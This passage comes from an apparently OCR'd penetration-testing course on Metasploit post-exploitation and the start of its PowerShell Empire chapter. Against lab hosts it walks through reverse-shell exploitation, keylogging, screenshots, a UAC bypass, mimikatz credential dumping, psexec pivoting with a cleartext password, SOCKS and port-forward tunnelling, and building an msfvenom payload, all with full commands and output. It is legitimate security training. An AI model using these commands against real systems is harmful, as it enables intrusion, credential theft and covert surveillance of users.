msf5 exploit(windows/http/syncbreeze/syncbreeze) > set PAYLOAD windows/meterpreter/rev
erse_tcp
PAYLOAD => windows/shell/reverse_tcp

msf5 exploit(windows/http/syncbreeze/syncbreeze) > set RHOSTS 10.11.0.22
RHOSTS => 10.11.0.22

msf5 exploit(windows/http/syncbreeze/syncbreeze) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(windows/http/syncbreeze/syncbreeze) > check
[*] 10.11.0.22:80 - The target appears to be vulnerable.
```

Listing 795 - Setting up parameters and checking exploitability

Finally, we launch our exploit to gain a reverse shell.

Copyright © Offensive Security Ltd. All rights reserved.

```
msf5 exploit(windows/http/syncbreeze/syncbreeze) > exploit

[*] Started reverse TCP handler on 10.11.0.4:4444
[*] Generating exploit...
[*] Sending exploit...
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 2 opened (10.11.0.4:4444 -> 10.11.0.22:1923) at 05:19:32

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Listing 796 - Exploitation of SyncBreeze using custom MSF module

Excellent. It's working perfectly. We have a shell thanks to our new Metasploit exploit module.

22.4.1.1 Exercise

1. Create a new Metasploit module for your SyncBreeze exploit.

22.5 Post-Exploitation with Metasploit

Once we gain access to a target machine, we can move on to the post-exploitation phase where we gather information, take steps to maintain our access, pivot to other machines, etc.

The Metasploit Framework has several interesting post-exploitation features and modules that can simplify many aspects of the post-exploitation process. In addition to the built-in Meterpreter commands, a number of post-exploitation MSF modules have been written that take an active session as an argument.

Let's take a closer look at some of these post-exploitation features.

---

*Make it a habit to invoke the **`help`** command from a Meterpreter session and explore the possible actions. Be sure to do this regularly as the framework is always under heavy development and new options are added on a regular basis.*

22.5.1 Core Post-Exploitation Features

As we have seen earlier, we can navigate the file system and list the OS and user information along with running processes on the compromised host. We can also both upload and download files directly from the Meterpreter command prompt.

Additional basic post-exploitation features are available from meterpreter, which includes the option of taking screenshots of the compromised desktop through the *screenshot* command:

```
meterpreter > screenshot
Screenshot saved to:/root/.msf4/modules/exploits/windows/http/syncbreeze/beVjSnrB.jpeg
meterpreter >
```

Listing 797 - Taking a screenshot of the compromised host desktop

A truncated version of the screenshot can be seen in Figure 314:

Copyright © Offensive Security Ltd. All rights reserved.



Figure 314: Screenshot taken with meterpreter

An ability like this could allow us to capture pictures of sensitive user actions that might otherwise be difficult to discover. Meterpreter also allows us to start a keylogger and detect active user keystrokes with **keyscan_start**, **keyscan_dump**, and **keyscan_stop**.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...

meterpreter > keyscan_dump
Dumping captured keystrokes...
ipconfig<CR>
whoami<CR>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

Listing 798 - Keylogging the compromised user

Additional basic post-exploitation features include listing the idle time of the current user and turning on the microphone or webcam, which is why most security people keep their webcams covered at all times.

When performing actions like keylogging, it is important to take the context of the current meterpreter sessions into account. When we exploited the SyncBreeze application, we obtained a reverse shell running in the context of the *NT SYSTEM* user. In order to capture key strokes from a regular user, we will have to migrate our shell process to the user context we are targeting.

Let's discuss the process of changing context.

22.5.2 Migrating Processes

When we compromise a host, our meterpreter payload is executed inside the process of the application we attack. If the victim closes that process, our access to the machine is closed as well.

Copyright © Offensive Security Ltd. All rights reserved.

Using the **migrate** command, we can move the execution of our meterpreter to different processes.

To do this, we first run **ps** to view all running processes and then pick one, like explorer.exe, and issue the **migrate** command.

```
meterpreter > ps

Process List
============

PID   PPID  Name                          Arch  Session  User          Path
---   ----  ----                          ----  -------  ----          ----
...
3116  904   WmiPrvSE.exe
3164  3568  shell_reverse_msf_encoded.exe  x86   1        corp\offsec  C:\Users\Offsec
.corp\Desktop\shell_reverse_msf_encoded.exe
3224  808   msdtc.exe
3360  1156  sihost.exe                    x86   1        corp\offsec  C:\Windows\Syst
em32\sihost.exe
3544  808   syncbrs.exe
3568  1960  explorer.exe                  x86   1        corp\offsec  C:\Windows\expl
orer.exe
3820  808   svchost.exe                   x86   1        corp\offsec  C:\Windows\Syst
em32\svchost.exe
...

meterpreter > migrate 3568
[*] Migrating from 3164 to 3568...
[*] Migration completed successfully.
```

Listing 799 - Migrating into the explorer.exe process

Note that we are only able to migrate into a process executing at the same privilege and integrity level or lower than that of our current process. In the case of Sync Breeze, since we are running a Meterpreter payload with maximum privileges (*NT SYSTEM*), our choices are plentiful and we can migrate our shell to different user contexts by selecting a target process accordingly.

22.5.3 Post-Exploitation Modules

In addition to native commands and actions present in the core APIs of the Meterpreter, there are several post-exploitation modules we can deploy against an active session. Sessions that were created by execution of a client-side attack will likely provide us only with an unprivileged shell. But if the target user is a member of the local administrators group, we can elevate our shell to a high integrity level if we bypass User Account Control (UAC). In the previous example, we migrated our meterpreter shell to an **explorer.exe** process that is running at medium integrity. In the following steps, we will assume that we have gathered this shell through a client side attack.

A search for UAC bypass modules yields quite a few results. However, since in our example the compromised host is our Windows 10 Fall Creators Update client machine, we will focus on the bypassuac_injection_winsxs module as it works well on this version of Windows. We will select the module and list its options. This reveals a single parameter named *SESSION*, which is the target Meterpreter session. Setting the session to our active Meterpreter session with **set SESSION 10**

Copyright © Offensive Security Ltd. All rights reserved.

and running **exploit** will essentially pipe the exploit through the active session to the vulnerable host:

```
msf5 > use exploit/windows/local/bypassuac_injection_winsxs

msf5 exploit(windows/local/bypassuac_injection_winsxs) > show options

Module options (exploit/windows/local/bypassuac_injection_winsxs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf5 exploit(windows/local/bypassuac_injection_winsxs) > set SESSION 10
SESSION => 10

msf5 exploit(windows/local/bypassuac_injection_winsxs) > exploit

[*] Started reverse TCP handler on 10.11.0.4:4444
[+] Windows 10 (Build 16299). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Creating temporary folders...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 5800
[*] Sending stage (179779 bytes) to 10.11.0.22
[*] Meterpreter session 11 opened (10.11.0.4:4444 -> 10.11.0.22:53870)

meterpreter >
```

Listing 800 - Executing a UAC bypass using the meterpreter session

Besides being able to background an active session and execute modules through it, we can also load extensions directly inside the active session with the **load** command.

One great example of this is the PowerShell extension,[717] which enables the use of PowerShell. With this module, we can execute PowerShell commands and scripts, or launch an interactive PowerShell command prompt. In Listing 801, we **load powershell** and list the available sub-commands.

```
meterpreter > load powershell
Loading extension powershell...Success.
```

[717] (Carlos Perez, 2016), https://www.darkoperator.com/blog/2016/4/2/meterpreter-new-windows-powershell-extension

Copyright © Offensive Security Ltd. All rights reserved.

```
meterpreter > help powershell

Powershell Commands
===================

    Command             Description
    -------             -----------
    powershell_execute  Execute a Powershell command string
    powershell_import   Import a PS1 script or .NET Assembly DLL
    powershell_shell    Create an interactive Powershell prompt
```

Listing 801 - Loading the PowerShell extension

As an example, let's use the **powershell_execute** command to retrieve the PowerShell version through the *$PSVersionTable.PSVersion* global variable.

```
meterpreter > powershell_execute "$PSVersionTable.PSVersion"
[+] Command execution completed:

Major  Minor  Build  Revision
-----  -----  -----  --------
5      1      16299  248

meterpreter >
```

Listing 802 - Executing a PowerShell command

Mimikatz is incredibly useful as well and luckily, an implementation of it is available as a Meterpreter extension. In this example, we will run the extension with **load kiwi**. Since mimikatz requires SYSTEM rights, we will run **getsystem** to automatically acquire SYSTEM privileges from our current high integrity shell (in the context of the offsec user). Finally, we will dump the system credentials with **creds_msv**:

```
meterpreter > load kiwi
Loading extension kiwi...

Success.

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username    Domain  NTLM                                SHA1
DPAPI
--------    ------  ----                                ----
-----
CLIENT251$  corp    4d4ae0e7cb16d4cfe6a91412b3d80ed4  5262a3692e319ca71ac2dfdb2f758e50
2adbf154
offsec      corp    e2b475c11da2a0748290d87aa966c327  8c77f430e4ab8acb10ead387d64011c7
6400d26e  c10c264a27b63c4e66728bbef4be8aab
```


Copyright © Offensive Security Ltd. All rights reserved.

```
meterpreter >
```

Listing 803 - Using mimikatz from meterpreter

22.5.4 Pivoting with the Metasploit Framework

After compromising a target, we can *pivot* from that system to additional targets. We can pivot from within the MSF, which is convenient, but lacks the flexibility of manual pivoting techniques.

For example, let's leverage our existing Meterpreter session to enumerate the internal network's Active Directory infrastructure and pivot to other machines.

To begin, we notice that the compromised windows client has two network interfaces.

```
C:\Users\offsec>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::49e9:5c50:265f:6600%4
   IPv4 Address. . . . . . . . . . . : 192.168.1.111
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.11.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.11.0.2

C:\Users\offsec.corp>
```

Listing 804 - Dual interfaces on compromised client

We will use **route** and **add** to create a path to the alternate internal network subnet we discovered. We will also specify the session ID that this route will apply to:

```
msf5 > route add 192.168.1.0/24 11
[*] Route added

msf5 > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.1.0        255.255.255.0      Session 11
```

Listing 805 - Adding a new route

With a path created to the internal network, we can now enumerate this subnet. Since we already know the IP address of the domain controller, we will perform a limited port scan of it using the **portscan/tcp** module.

Copyright © Offensive Security Ltd. All rights reserved.

```
msf5 > use auxiliary/scanner/portscan/tcp

msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.110
RHOSTS => 192.168.1.110

msf5 auxiliary(scanner/portscan/tcp) > set PORTS 445,3389
PORTS => 445,3389

msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.110:        - 192.168.1.110:3389 - TCP OPEN
[+] 192.168.1.110:        - 192.168.1.110:445 - TCP OPEN
[*] 192.168.1.110:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Listing 806 - Portscanning an internal IP address

Since we previously discovered valid administrative credentials for the domain controller, we may now attempt a pivot to a domain controller through the use of the smb/psexec module. We need to specify credentials by specifying values for *SMBDomain*, *SMBUser*, and *SMBPass* as shown below.

```
msf5 > use exploit/windows/smb/psexec

msf5 exploit(windows/smb/psexec_psh) > set SMBDomain corp
SMBDomain => corp

msf5 exploit(windows/smb/psexec_psh) > set SMBUser jeff_admin
SMBUser => jeff_admin

msf5 exploit(windows/smb/psexec_psh) > set SMBPass Qwerty09!
SMBPass => Qwerty09!

msf5 exploit(windows/smb/psexec_psh) > set RHOSTS 192.168.1.110
RHOSTS => 192.168.1.110

msf5 exploit(windows/smb/psexec_psh) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp

msf5 exploit(windows/smb/psexec_psh) > set RHOST 192.168.1.110
LHOST => 192.168.1.110

msf5 exploit(windows/smb/psexec_psh) > set LPORT 444
LPORT => 444

msf5 exploit(windows/smb/psexec_psh) > exploit

[*] 192.168.1.110:445 - Connecting to the server...
[*] 192.168.1.110:445 - Authenticating to 192.168.1.110:445|corp as user 'jeff_admin'.
..
[*] 192.168.1.110:445 - Selecting PowerShell target
[*] 192.168.1.110:445 - Executing the payload...
[+] 192.168.1.110:445 - Service start timed out, OK if running a command or non-servic
e executable...
[*] Started bind TCP handler against 192.168.1.110:444
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[*] Sending stage (180291 bytes) to 192.168.1.110
[*] Meterpreter session 5 opened (10.11.0.4-10.11.0.22:0 -> 192.168.1.110:444)

meterpreter >
```

Listing 807 - Using PsExec from Metasploit

It's important to note that the added route will only work with established connections. Because of this, the new shell on the domain controller must be a bind shell, thus allowing us to use the set route to connect to it. A reverse shell payload would not be able to find its way back to our attacking system because the domain controller does not have a route defined for our network. In this manner, we were able to obtain a meterpreter shell from the domain controller on the internal network we would otherwise not be able to reach directly.

As an alternative to adding routes manually, we can use the autoroute post-exploitation module, which can set up pivot routes through an existing meterpreter session automatically. Listing 808 demonstrates how the module is invoked.

```
msf5 exploit(multi/handler) > use multi/manage/autoroute

msf5 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, a
utoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/2
4"
   SESSION                   yes       The session to run this module on.
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf5 post(multi/manage/autoroute) > sessions -l

Active sessions
===============

Id  Name  Type                     Information                                Connectio
n
--  ----  ----                     -----------                                ---------
-
4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10-X86  10.11.0.4:5555 ->
10.11.0.22:1883 (10.11.0.22)

msf5 post(multi/manage/autoroute) > set session 4
session => 4

msf5 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against CLIENT251
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 10.11.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from Fortinet virtual adapter.
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[*] Post module execution completed
msf5 post(multi/manage/autoroute) >
```

Listing 808 - Invoking autoroute module

We can also combine routes with the server/socks4a module to configure a SOCKS proxy. This allows applications outside the Metasploit Framework to tunnel through the pivot. To do so, we first set the module to use the localhost for the proxy:

```
msf5 post(multi/manage/autoroute) > use auxiliary/server/socks4a

msf5 auxiliary(server/socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf5 auxiliary(server/socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1

msf5 auxiliary(server/socks4a) > exploit -j
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
```

Listing 809 - Setting up a SOCKS proxy using the autoroute

We can now update our ProxyChains configuration file (/etc/proxychains.conf) to take advantage of the SOCKS proxy. This is done by adding a configuration line as shown in Listing 810 below.

```
kali@kali:~$ sudo echo "socks4 127.0.0.1 1080" >> /etc/proxychains.conf
```

Listing 810 - Configuring ProxyChains to use correct port

Finally, we can use **proxychains** to run an application like **rdesktop** to obtain GUI access from our Kali Linux system to the domain controller on the internal network.

```
kali@kali:~$ sudo proxychains rdesktop 192.168.1.110
ProxyChains-3.1 (http://proxychains.sf.net)
Autoselected keyboard map en-us
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.110:3389-<><>-OK
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.1.110:3389-<><>-OK
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

Listing 811 - Gaining remote desktop access inside the internal network

Copyright © Offensive Security Ltd. All rights reserved.

Next, the rdesktop client opens and allows us to log in to the domain controller as shown in Figure 315:



Figure 315: Remote desktop access from Kali Linux to internal network

We can also use a similar technique for port forwarding using the **portfwd** command from inside a meterpreter session, which will forward a specific port to the internal network.

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local host to conn
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" command
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect to.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen on.
    -r <opt>  Forward: remote host to connect to.
```

Listing 812 - Options available for portfwd command

We can create a port forward from localhost port 3389 to port 3389 on the compromised host (192.168.1.110) as shown in Listing 813.

```
meterpreter > portfwd add -l 3389 -p 3389 -r 192.168.1.110
[*] Local TCP relay created: :3389 <-> 192.168.1.110:3389
```

Listing 813 - Forward port forwarding on port 3389

Copyright © Offensive Security Ltd. All rights reserved.

Let's test this by connecting to 127.0.0.1:3389 through rdesktop to access the compromised host in the internal network.

```
kali@kali:~$ rdesktop 127.0.0.1
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

Listing 814 - Gaining remote desktop access using port forwarding

Using this technique, we are able to gain a remote desktop session on a host we are otherwise not able to reach from our Kali system. Likewise, if the domain controller was connected to an additional network, we could create a chain of pivots to reach any host.

22.5.4.1 Exercise

1. Use post-exploitation modules and extensions along with pivoting techniques to enumerate and compromise the domain controller from a meterpreter shell obtained from your Windows 10 client.

22.6 Metasploit Automation

While the Metasploit Framework automates quite a bit for us, we can further automate repetitive commands inside the framework itself.

When we use a payload to create a standalone executable or a client-side attack vector like an HTML application, we select options like payload type, local host, and local port. The same options must then be set in the multi/handler module. To streamline this, we can take advantage of Metasploit resource scripts. We can use any number of Metasploit commands in a resource script.

For example, using a standard editor, we will create a script in our home directory named setup.rc. In this script, we will set the payload to windows/meterpreter/reverse_https and configure the relevant *LHOST* and *LPORT* parameters. We also enable stage encoding using the x86/shikata_ga_nai encoder and configure the post/windows/manage/migrate module to be executed automatically using the *AutoRunScript* option. This will cause the spawned meterpreter to automatically launch a background notepad.exe process and migrate to it. Finally, the *ExitOnSession* parameter is set to "false" to ensure that the listener keeps accepting new connections and the module is executed with the **-j** and **-z** flags to stop us from automatically interacting with the session. The commands for this are as follows:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST 10.11.0.4
set LPORT 443
set EnableStageEncoding true
set StageEncoder x86/shikata_ga_nai
set AutoRunScript post/windows/manage/migrate
set ExitOnSession false
exploit -j -z
```

Listing 815 - Metasploit resource script to set up multi/handler

After saving the script, we can execute it by passing the **-r** flag to **msfconsole** as shown in Listing 816.

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ sudo msfconsole -r setup.rc
...
[*] Processing setup.rc for ERB directives.
resource (setup.rc)> use exploit/multi/handler
resource (setup.rc)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (setup.rc)> set LHOST 10.11.0.4
LHOST => 10.11.0.4
resource (setup.rc)> set LPORT 443
LPORT => 443
resource (setup.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (setup.rc)> set StageEncoder x86/shikata_ga_nai
StageEncoder => x86/shikata_ga_nai
resource (setup.rc)> set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
resource (setup.rc)> set ExitOnSession false
ExitOnSession => false
resource (setup.rc)> exploit -j -z
[*] Exploit running as background job 0.
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.11.0.4:443
```

Listing 816 - Executing the resource script

With the listener configured and running, we can, for example, launch an executable containing a meterpreter payload from our Windows VM. We can create this executable with **msfvenom**:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_https  LHOST=10.11.0.4 LPORT=443
-f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 589 bytes
Final size of exe file: 73802 bytes
Saved as: met.exe
```

Listing 817 - Creating a meterpreter executable

When executed, our multi/handler accepts the connection:

```
[*] https://10.11.0.4:443 request from 10.11.0.22; Encoded stage with shikata_ga_nai
[*] https://10.11.0.4:443 request from 10.11.0.22; Staging x86 payload (180854 bytes)
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.0.22:49783)
[*] Session ID 1 (10.11.0.4:443 -> 10.11.0.22:49783) processing AutoRunScript 'post/wi
ndows/manage/migrate'
[*] Running module against CLIENT251
[*] Current server process: test.exe (7520)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 4724
[+] Successfully migrated to process 4724
```

Listing 818 - Metasploit multi/handler accepting connection

The session was spawned using an encoded second stage payload and successfully migrated automatically into the notepad.exe process.

Copyright © Offensive Security Ltd. All rights reserved.

22.6.1.1 Exercise

1. Create a resource script using both a second stage encoder and autorun scripts and use it with the meterpreter payload.

22.7 Wrapping Up

The Metasploit Framework is valuable in almost every phase of a penetration test, including passive and active information gathering, vulnerability research and development, client-side attacks, post-exploitation, and much more.

In this module, we walked through some of the primary features of the Metasploit Framework. However, with such an overwhelming number of modules and features, it's easy to get lost. To help solidify these techniques, we strongly recommend that you thoroughly complete the exercises in this module and refer to the free Offensive Security online course, Metasploit Unleashed,[718] for much more in-depth training and information.

[718] (Offensive Security, 2017), https://www.offensive-security.com/metasploit-unleashed/Using_the_Database

Copyright © Offensive Security Ltd. All rights reserved.

23. PowerShell Empire

Empire[719] is a "PowerShell and Python post-exploitation agent" with a heavy focus on client-side exploitation and post-exploitation of Active Directory (AD) deployments.

Exploitation and post-exploitation are performed using PowerShell on Windows, and Python on Linux and macOS. Empire relies on standard pre-installed libraries and features; PowerShell execution requires only PowerShell version 2 (pre-installed since Windows 7) and Linux and Mac modules require Python 2.6 or 2.7.

> *Historically, PowerShell Empire focused on Windows exploitation, while a separate project, known as EmPyre,*[720] *targeted Mac OS X/macOS and Linux. In the second major release of PowerShell Empire, these projects were merged, maintaining the original name, often simply referred to as Empire. The PowerShell Empire project is no longer supported by the original developers, but updated forks have been created such as BC-SECURITY.*[721] *The forked version has recently released a version 3.0.*[722]

While Empire seems to share many features with the Metasploit Framework, they are quite different in nature. Metasploit includes a vast collection of exploits designed to gain initial access. Empire, on the other hand, is designed as a post-exploitation tool targeted primarily at Active Directory environments. It tends to leverage built-in features of the target operating system and its major applications.

23.1 Installation, Setup, and Usage

To install Empire on Kali Linux, we'll clone the project from the public GitHub repository with **`git clone`**, and run the **`install.sh`** script:

```
kali@kali:~$ cd /opt

kali@kali:/opt$ sudo git clone https://github.com/PowerShellEmpire/Empire.git
Cloning into 'Empire'...
remote: Enumerating objects: 12216, done.
remote: Total 12216 (delta 0), reused 0 (delta 0), pack-reused 12216
Receiving objects: 100% (12216/12216), 21.96 MiB | 3.22 MiB/s, done.
Resolving deltas: 100% (8312/8312), done.

kali@kali:/opt$ cd Empire/
```

[719] (Empire Project, 2019), https://github.com/EmpireProject/Empire

[720] (Will Schroeder, 2016), https://www.harmj0y.net/blog/empyre/building-an-empyre-with-python/

[721] (BC Security, 2019), https://github.com/BC-SECURITY/Empire

[722] (BC Security , 2019), https://github.com/BC-SECURITY/Empire/tree/dev

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:/opt/Empire$ sudo ./setup/install.sh
...
```

Listing 819 - Installation of PowerShell Empire on Kali Linux

Empire allows for collaboration between penetration testers across multiple servers using shared private keys and by extension, shared passwords. However, we are installing a single instance, so we'll press Return at the password prompt to generate a random password.

```
...
 [>] Enter server negotiation password, enter for random generation:
```

Listing 820 - Generating a random server negotiation password

With the framework installed, we can launch Empire with the aptly-named Python script, **empire**.

```
kali@kali:/opt/Empire$ sudo ./empire
...
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       285 modules currently loaded

       0 listeners currently active

       0 agents currently active


(Empire) >
```

Listing 821 - Starting up PowerShell Empire

23.1.1 PowerShell Empire Syntax

We can use **help** to list various commands available within Empire, including listeners, stagers, agents, and modules.

```
(Empire) > help

Commands
========
agents            Jump to the Agents menu.
creds             Add/display credentials to/from the database.
exit              Exit Empire
help              Displays the help menu.
interact          Interact with a particular agent.
list              Lists active agents or listeners.
```


Copyright © Offensive Security Ltd. All rights reserved.

```
listeners          Interact with active listeners.
load               Loads Empire modules from a non-standard folder.
plugin             Load a plugin file to extend Empire.
plugins            List all available and active plugins.
preobfuscate       Preobfuscate PowerShell module_source files
reload             Reload one (or all) Empire modules.
report             Produce report CSV and log files: sessions.csv, credentials.csv, mas
reset              Reset a global option (e.g. IP whitelists).
resource           Read and execute a list of Empire commands from a file.
searchmodule       Search Empire module names/descriptions.
set                Set a global option (e.g. IP whitelists).
show               Show a global option (e.g. IP whitelists).
usemodule          Use an Empire module.
usestager          Use an Empire stager.
```

Listing 822 - Empire options from the help command

23.1.2 Listeners and Stagers

